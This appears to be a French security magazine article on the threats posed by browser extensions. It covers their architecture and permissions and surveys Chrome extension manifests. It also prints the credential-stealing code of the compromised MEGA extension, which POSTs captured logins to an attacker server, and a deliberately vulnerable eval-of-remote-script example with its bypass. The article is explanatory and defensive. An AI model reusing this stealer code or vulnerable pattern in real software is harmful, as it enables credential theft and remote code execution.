Enfin, soulignons qu'au début de l'élaboration de cette méthode nous avions à l'esprit de la compléter par des recommandations qui viendraient d'une certaine façon répondre aux questions soulevées. Il est apparu après quelques essais que l'utilité de la méthode en aurait été diminuée. En effet, si des recommandations étaient formalisées, elles seraient soit trop génériques et donc peu utiles, soit précises, mais peu adaptées aux situations particulières. De plus, des recommandations auraient probablement l'inconvénient de pousser les utilisateurs de la méthode à directement consulter « la solution », la recommandation. Or l'intérêt principal de la méthode est de soulever des questions. De pousser à la réflexion. D'inciter au doute. Charge à ceux qui l'utilisent d'apporter les réponses adaptées à leur contexte. Ainsi ouverte, cette méthode n'est donc pas un outil d'aide à la décision sécurité, mais bien plutôt un outil d'aide à la « non prise » de mauvaises décisions. ■

RÉFÉRENCES

[1] <http://techrights.org/2010/10/12/deepwater-update/>

[2] <http://www.chabris.com/Woolley2010a.pdf>

[3] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[4] <https://www.cisecurity.org/controls>

[5] <https://cryptosec.org/?Securisation-de-la-securite>

[6] <https://www.cryptosec.org/biais>



DEVOPS REX

La conférence devops
100% retour d'expérience

17 octobre 2019

📍 Cité des sciences et de l'industrie - Paris

-15%

Réservez vite vos places sur www.devopsrex.fr
Code de réduction : **DR19-MISC**

Highlights 2019 :

- Trois tracks : devops, devsecops et technique
- Retour d'expérience des RSSI de JCDecaux & Banque Populaire CASDEN
- Une démarche sécurité globale pour une architecture basée sur les conteneurs
- Une keynote de clôture surprise !

GROUPAMA RÉUSSIT UNE TRANSFORMATION DEVOPS MULTI SITES...

Depuis 3 ans, Groupama a entrepris une transformation devops de son Système d'information. Nous vous proposons de vivre d'équipes réparties sur toute la...



HENRI GIORDANO
GROUPAMA

COMMENT LE DEV, L'OPS ET LA SÉCU PEUVENT MONTER DANS LE...

Intégrer la sécurité à la démarche DevOps, voilà une problématique sur laquelle de nombreuses entreprises travaillent. Au-delà d'une problématique, JCDecaux y a vu un challenge !...



JOY-ALEXANDRA DENIS
JCDECAUX

D'UN NOEUD KUBERNETES À PLUSIEURS MILLIERS

Chez Datadog, nous avons décidé de migrer notre infrastructure vers Kubernetes il y a un peu plus d'un an. Sans surprise cette migration fut semée d'embûches et lors de cette présentation nous...



LAURENT BERNAILLE
DATADOG

DEVOPS À L'ÉCHELLE : QUELLES PRATIQUES POUR BIEN GRANDIR ?

Les pratiques DevOps fonctionnant pour les startups sont difficilement applicables telles quelles dans les grands groupes. De nouvelles problématiques de cohésion globale doivent être...



MATTHIEU FRONTON
LE GROUPE LA POSTE

DEVSECOPS EN EMBARQUANT L'OUTILLAGE, LE PROCESS ET LES...

SPONSORS PLATINUM



Microsoft

Theodo



PADOK



Photo d'illustration.

EXTENSIONS WEB : QUELLES MENACES POUR LES NAVIGATEURS ?

Paul MARS

Auditeur sécurité - upils@eodras.com

Installées et utilisées souvent sans vraiment y penser, les extensions pour navigateur disposent de fonctionnalités étendues et peuvent représenter un risque important. Cet article a pour objectifs de présenter leur récente évolution, les bases de leur fonctionnement ainsi que quelques usages malveillants qui peuvent en être faits.

1. PRÉSENTATION DES EXTENSIONS WEB

En juillet 2017, le W3C Draft Community Group a publié les spécifications des Browser Extension [BROWSEREXT]. Ce document a pour objectif de proposer aux développeurs une interface unique pour la création d'extensions pour navigateurs. Ces extensions permettent d'en enrichir les fonctionnalités, par exemple en rendant plus accessible la configuration du proxy ou l'usage des conteneurs Firefox, en proposant des intégrations de services en ligne (Google Drive, coffre-fort de mots de passe) ou en bloquant des publicités. Cette API est actuellement intégrée en grande partie dans Firefox, Chrome et Edge, moyennant quelques légères adaptations du code dans certains cas.

Composants essentiels

Une extension est définie par un fichier **manifest.json** qui est sa carte d'identité. Il comprend son nom, sa version, sa description, les permissions (nous y reviendrons), etc. Ce fichier liste notamment les scripts exécutés au sein de l'extension. Ceux-ci sont divisés en deux principaux groupes : les *Background scripts* et les *Content scripts*.

» Background scripts

Il s'agit des scripts destinés à s'exécuter en tâches de fond, durant toute la session de navigation de l'utilisateur. Ces scripts sont instanciés au lancement du navigateur et disposent d'un accès complet à l'API. Ils sont exécutés dans un contexte JavaScript dédié. Il est possible de voir les contextes existants dans un navigateur via les outils de développements, par exemple sur Chrome.

Cependant, comme il s'agit d'un contexte dédié, le code s'y exécutant ne peut pas interagir directement avec le contenu des pages consultées. Ce rôle est assuré par les *Content scripts*.




FIGURE 1

Contextes JavaScript visibles dans la console du navigateur.

» Content scripts

Ces scripts sont chargés dans la page courante et peuvent ainsi manipuler le DOM. Ils peuvent également opérer quelques actions supplémentaires :

- envoyer des requêtes entre domaines ;
- accéder à un sous-ensemble de l'API (essentiellement pour collecter des informations sur l'extension) ;
- et surtout, échanger des messages avec les *background scripts* (via **runtime.sendMessage()**) et ainsi accéder de manière indirecte à l'API.

Attention cependant, les *content scripts* ne sont pas chargés dans le même contexte JavaScript que les scripts de la page. Ils ne peuvent donc pas appeler directement des fonctions des scripts de la page ou extraire des informations des objets de ce contexte.

En résumé, lorsqu'un utilisateur consulte une page sur laquelle une extension dispose de permissions, trois contextes JavaScript distincts sont présents et peuvent communiquer via `window.postMessage()` ou `runtime.sendMessage()`.

Exemple d'échanges entre content scripts et background scripts

Pour pouvoir se parler, les contextes utilisent donc des messages. Dans le *background script*, on peut définir le code suivant qui va écouter tous les messages et envoyer une notification lors de la réception :

```
browser.runtime.onMessage.addListener(notify);

function notify(message) {
  browser.notifications.create({
    "type": "basic",
    "iconUrl": browser.extension.getURL("link.png"),
    "title": "You clicked a link!",
    "message": message.url
  });
}
```

Et pour déclencher l'envoi de ce message par *content script*, on peut par exemple écouter les clics dans la page et envoyer l'URL cliquée si l'élément est une balise `<a>`.

```
window.addEventListener("click", notifyExtension);

function notifyExtension(e) {
  if (e.target.tagName !== "A") {
    return;
  }
  browser.runtime.sendMessage({ "url": e.target.href });
}
```


Cet exemple simple est directement tiré de la documentation de Mozilla.

Les permissions

De la même manière qu'une application Android, une extension déclare dans son fichier `manifest.json` les permissions dont elle aura besoin. Par défaut, ces permissions ne sont pas demandées au moment de leur usage comme sur Android actuellement, mais à l'installation de l'extension.

Voici par exemple un extrait des demandes de permissions dans le `manifest.json` de l'extension LastPass :

FIGURE 2



Message affiché par le navigateur lors de l'installation de l'extension LastPass.



Photo d'illustration.

```
"permissions": [  
  "tabs",  
  "idle",  
  "notifications",  
  "contextMenus",  
  "unlimitedStorage",  
  "webRequest",  
  "webNavigation",  
  "webRequestBlocking",  
  "http://*/*",  
  "https://*/*",  
  "chrome://favicon/*"  
],
```

Ces permissions permettent une granularité relativement élevée. Par exemple, il est possible de demander des droits uniquement sur l'onglet en cours de consultation par l'utilisateur ou uniquement sur une URL ou un domaine précis.

Attention cependant, toutes les demandes de permissions ne sont pas indiquées à l'utilisateur. Un sous-ensemble restreint (voir **[PERMISSIONS 1]** et **[PERMISSIONS 2]**) est accepté silencieusement. De plus, comme montré sur l'image précédente, la notification pour l'utilisateur est limitée à une synthèse des permissions demandées. En conséquence, la seule manière de connaître en détail ces permissions est d'aller lire le fichier **manifest.json** directement dans le dossier de l'extension après installation.

Ces permissions permettent d'obtenir un accès à des sous-ensembles de fonctions de l'API : accès aux cookies, accès aux autres onglets que celui actif, accès à la géolocalisation, aux paramètres du proxy, etc. À peu de choses près, il est possible d'accorder aux extensions un contrôle complet du navigateur.

Si une extension ne demande aucune permission, ses possibilités sont relativement limitées. Nous verrons cependant que cela ne protège pas de tous les risques.

Processus de publication et mise à jour

Avant la publication d'une extension, Google assure une revue du code dont les règles sont durcies au fur à et mesure des années. Depuis octobre 2018, il n'est par exemple plus possible de soumettre une extension contenant du code obfusqué.

De plus, les extensions chargeant du code distant ou demandant des permissions étendues sont analysées plus en détail.

Vous aurez peut-être remarqué qu'il ne vous a jamais été demandé de mettre à jour vos extensions. En effet, toutes les 2 ou 3 heures votre navigateur opère une requête à destination du magasin d'extensions afin de vérifier que les dernières versions publiées correspondent aux versions installées. Si ce n'est pas le cas, la nouvelle archive **.crx** est téléchargée et installée. Si l'extension a été installée à partir d'une source tierce, alors le paramètre **update_url** du manifest est utilisé pour opérer cette vérification **[AUTOUPDATE]**.

En conséquence, ce processus est complètement transparent pour l'utilisateur et ne demande en particulier aucune action de sa part. À une exception près : si la mise à jour de l'extension demande des permissions plus étendues, le consentement de l'utilisateur est demandé. Nous verrons dans les exemples de scénarios d'attaque que ce mécanisme peut toutefois mettre en danger les utilisateurs.

2. ANALYSE DE L'EXISTANT

Il est intéressant de se pencher plus en détail sur certaines caractéristiques des extensions les plus utilisées. En particulier, nous avons cherché à savoir quelles sont les permissions demandées, quelle est la source de mise à jour ou encore quelle est la politique **[CSP]** (*Content Security Policy*) déclarée.

Méthodologie

Google ne semble pas publier de statistiques sur les extensions de son magasin, ce qui ne permet pas d'accéder aisément à ces informations. De plus, sur la page dédiée à une extension, peu de données techniques sont présentes. Seuls la taille, le numéro de la version ou la date de dernière mise à jour sont présents. Mozilla, de son côté, expose plus de données : des statistiques globales, quoiqu'un peu limitées, sont disponibles à l'adresse https://addons.mozilla.org/en-US/statistics/addons_in_use/ sur le nombre d'extensions utilisées. De plus, sur la page d'une extension, un résumé des permissions demandées par l'extension est accessible. Cependant, en l'absence de détails, une autre stratégie a été adoptée.

Pour chacune des 11 catégories sur le magasin d'extensions de Google (news, fun, sports, etc.), les 100 premières extensions renvoyées par défaut par Google ont été récupérées. Le fichier **manifest.json** a été extrait puis analysé.

URL de mise à jour

L'analyse du paramètre **update_url** révèle un élément surprenant. Bien que toutes les URLs pointent vers **clients2.google.com**, 4% d'entre elles (45 sur 1056) utilisent le protocole HTTP. Une requête sur cette URL indique de plus qu'il n'y a pas de redirection et que le service de mise à jour semble donc disponible sans chiffrement. Ce comportement répond peut-être à un besoin, mais cela est curieux de la part de Google.

Permissions

L'outil utilisé pour mener cette analyse est publiquement disponible sur GitHub à <https://github.com/upils/webext-stats>. En voici les résultats principaux :

- Seules 8% des extensions ne demandent aucune permission. Même si leurs droits sont restreints et qu'elles ne constituent pas une menace directe pour les données de l'utilisateur, ces extensions peuvent tout de même représenter une menace (voir section suivante).
- 78% déclarent dans leur politique CSP la directive **unsafe-eval**, permettant l'usage de la méthode **eval()** et ainsi l'exécution de code sous forme de chaînes de caractères. Cela peut indiquer une exécution de code récupéré dynamiquement et donc potentiellement modifiable par un attaquant.
- 49% demandent des droits soit sur les URL commençant par **http://**, **https://** ou encore sur toutes les URL (donnant accès à **file://** par exemple). En conséquence, une extension sur deux est en mesure de lire et modifier le contenu des pages web consultées par les utilisateurs.
- 30% demandent un accès aux cookies.
- Et enfin, 18% demandent à la fois des droits sur les cookies et des droits sur de nombreux types d'URL (soit **http://**, soit **https://**, soit toutes les URL).

Cette analyse succincte permet de tirer plusieurs conclusions parmi lesquelles la plus importante semble être la suivante : près d'une extension sur cinq représente une menace directe pour la confidentialité et l'intégrité des données manipulées par le navigateur des utilisateurs.

Complément de l'analyse

À terme ces résultats devraient être complétés par ceux de l'analyse des extensions du magasin de Mozilla. Il sera intéressant d'observer si les proportions évoquées ci-dessus sont similaires et si les résultats se confirment. Une analyse plus poussée sur le contenu des extensions serait également pertinente afin de ne pas unique-

VOUS L'AVEZ RATÉ ? VOUS AVEZ UNE DEUXIÈME CHANCE !

MISC HORS-SÉRIE n°19



COMPRENDRE LES VULNÉRABILITÉS DE L'IOT

**TOUJOURS
DISPONIBLE
SUR NOTRE BOUTIQUE :
www.ed-diamond.com**



ment détecter les extensions potentiellement dangereuses, mais également les extensions malveillantes. Cependant, Google et Mozilla disposent probablement d'heuristiques et d'outils complets sur le sujet.

3. SCÉNARIOS D'ATTAQUES

Une fois les permissions suffisantes accordées, une extension peut concrètement manipuler complètement le navigateur. C'est pourquoi la compromission d'une extension existante ou la diffusion d'une extension malveillante présentent plusieurs intérêts pour un attaquant. Passons en revue deux cas de compromission (réel et hypothétique).

Exemple d'extension malveillante : le cas MEGA

Début septembre 2018, l'extension pour Chrome du service de partage de fichiers MEGA a été compromise (voir https://mega.nz/blog_47). La version 3.39.4 de cette extension, installée par plus de 1,6 millions d'utilisateurs, a été publiée suite à la compromission du compte Google assurant sa publication. Afin de collecter les données ciblées par l'attaquant, les permissions complètes ont été demandées.

L'extension malveillante opérait l'extraction d'identifiants à la volée lors de la connexion des utilisateurs sur des services tels que GitHub, Microsoft ou encore Amazon. Lorsqu'une requête HTTP **POST** était interceptée et qu'elle était à destination d'un des services ciblés, alors le contenu était récupéré puis transmis à l'attaquant par la méthode **dataPost** (visible sur la figure 3).

```

else if (details.url.includes('login.live.com')) {
  if (details.method == "POST") {
    let formData = details.requestBody.formData;
    if (formData) {
      dataPost("6", new String(formData['login']), new String(formData['passwd']));
    }
  }
  return { cancel: false };
}
else if (details.url.includes('github.com/session')) {
  if (details.method == "POST") {
    let formData = details.requestBody.formData;
    if (formData) {
      var usernameStr = formData["login"];
      var passwordStr = formData["password"];
      if (usernameStr.length > 0 && passwordStr.length > 0) {
        dataPost("3", new String(usernameStr), new String(passwordStr));
      }
    }
  }
  return { cancel: false };
}
else if (details.url.includes('accounts.google.com')) {

```

FIGURE 3

Extrait du code de l'extension opérant la récupération des identifiants.

Photo d'illustration.

De manière plus générale, tous les formulaires contenant des champs communs tels que **password**, **username** ou **login** étaient également interceptés et retransmis.

Sur la figure 4, on peut voir que cette méthode **dataPost** opérait ensuite une simple requête **POST** vers un site contrôlé par l'attaquant contenant les informations interceptées.

FIGURE 4

```
function dataPost(type, addr, key) {
  var xhr = new XMLHttpRequest();
  xhr.open("POST", "http://192.168.1.100:8080", true);
  xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded; charset=UTF-8');
  xhr.send("d=" + type + "&p1=" + StringToHex(addr) + "&p2=" + StringToHex(key));
}

function postPost(url, data) {
  var xhr = new XMLHttpRequest();
  xhr.open("POST", "http://192.168.1.100:8080", true);
  xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded; charset=UTF-8');
  xhr.send("d=8&p=" + StringToHex(url + "\n\n" + data));
}
```

Extrait du code de l'extension envoyant les informations récupérées.

En complément, l'extension cherchait à récupérer des clés privées de portefeuille de cryptomonnaies. Pour cela, du JavaScript était injecté et exécuté dans le contexte des pages des sites ciblés afin d'extraire des clés depuis le **LocalStorage**.

C'est devant ce type d'attaque que Google a décidé, en cours d'année, de forcer l'usage de l'authentification à double facteur pour les comptes publiant des extensions.

Compromission par chargement d'une ressource externe

À défaut de pouvoir compromettre le compte de publication d'une extension, il est possible de tenter de la compromettre en lui faisant charger une ressource arbitraire. Prenons un cas réel légèrement modifié pour la simplicité de l'explication : supposons qu'une entreprise souhaite faire profiter à ses clients de bons de réductions sur des boutiques en ligne. Pour cela, l'entreprise développe une extension qui reconnaît le site d'un partenaire et qui charge une ressource fournie par le partenaire pour afficher un contenu adapté et proposer une réduction.

La ressource à charger et exécuter est indiquée au sein du contenu HTML de la page :

```
<div id='partenaire' url-src='http://partenaire.com/reduction.js'>
```

L'extension peut donc, au sein du content script, récupérer cette URL par la fonction suivante :


```
if (window.location.href.includes('partenaire.com')) {  
    var urlScriptPartenaire = document.getElementById('partenaire').  
    getAttribute('url-src');  
    browser.runtime.sendMessage({"url": urlScriptPartenaire});  
}
```

L'URL est ensuite envoyée au background script via `sendMessage()` comme illustré au début de l'article. Le background script reçoit l'URL, charge le contenu indiqué puis l'exécute via la fonction `eval()`.

```
browser.runtime.onMessage.addListener(executePartenaireScript);  
  
function executePartenaireScript(message) {  
    var xhr= new XMLHttpRequest();  
    xhr.open("GET", message.url);  
    xhr.onload = function () {  
        if (xhr.readyState === xhr.DONE) {  
            if (xhr.status === 200) {  
                eval(xhr.responseText);  
            }  
        }  
    };  
    xhr.send();  
};
```

Vous aurez remarqué que le *content script* opère une vérification (la même que l'extension malveillante ci-dessus) pour vérifier que le site consulté correspond à un site partenaire. Cependant, cette vérification peut être contournée puisque seule la présence du nom de domaine dans la chaîne est vérifiée. Un attaquant pourrait donc mettre en place le site **partenaire.com.attaquant.com** et ainsi déclencher le chargement d'une ressource arbitraire par l'extension en indiquant l'URL de son script dans la balise évoquée plus haut. Il pourrait ainsi exécuter du code dans le contexte du *background script* et accéder à l'API (en fonction des permissions).

Une attaque similaire peut également être menée en exploitant le mécanisme de message décrit plus tôt dans l'article. En effet, le code exposé peut également représenter un échange entre le contexte de la page et le contexte du *content script*. Dans ce cas, il présente une vulnérabilité importante. En reprenant le code, vous pourrez constater que la partie recevant le message ne vérifie pas son origine. En conséquence, une extension disposant des droits sur toutes les URL pourrait recevoir des messages de tous les sites visités. Ainsi, un site malveillant pourrait manipuler l'extension en lui soumettant les messages adéquats entraînant des conséquences similaires à celles décrites au paragraphe précédent.

Photo d'illustration.

**NOTE**

Puisqu'elles sont indépendantes de tout onglet ou fenêtre du navigateur, et qu'elles sont lancées au démarrage du navigateur, les extensions feraient de formidables vecteurs pour assurer une persistance dans le cadre de missions de Red Team. Même en l'absence de permissions, une extension pourrait maintenir une connexion vers un serveur de contrôle et ainsi permettre des actions de reconnaissance ou de rebond.

4. RECOMMANDATIONS

Compte tenu de leurs capacités à traverser les mécanismes de sécurité des navigateurs (par conception), les extensions représentent donc une menace importante sur la sécurité des échanges et des données au sein des navigateurs. Quelles sont les pistes de protection et de détection ?

En premier lieu, il est possible d'empêcher leur installation. Par exemple, à l'aide du template de [GPO] fourni par Google, il est possible de mettre l'option **Configure Extension Installation Blacklist** à *, empêchant ainsi toute installation. Cependant, certaines extensions reconnues peuvent jouer un rôle dans la protection des utilisateurs (ex. : bloqueur de publicités) ou répondre à des besoins métiers (travail collaboratif, partage de documents). Le paramètre **Configure Extension Installation Whitelist** peut alors être renseigné pour autoriser ces extensions.

En l'absence d'une telle solution, il est possible de vérifier aisément les extensions présentes sur un poste. Les extensions s'installent dans le répertoire **C:\Users\<USER>\AppData\Local\<BROWSER>\User Data\Default\Extensions** sous Windows, dans le répertoire **~/ .config/google-chrome/Default/Extensions/** sous Linux et **~/Library/Application Support/Google/Chrome/Default/Extensions** sous macOS. À ces emplacements, chaque extension réside dans un dossier portant l'identifiant unique de la version installée. En conséquence, il est possible de faire une recherche sur chaque poste d'un parc sur l'identifiant unique de la version de l'extension recherchée pour identifier les éventuels utilisateurs victimes. Cette méthode aurait par exemple pu être appliquée pour détecter les postes touchés par la version malveillante de l'extension MEGA.

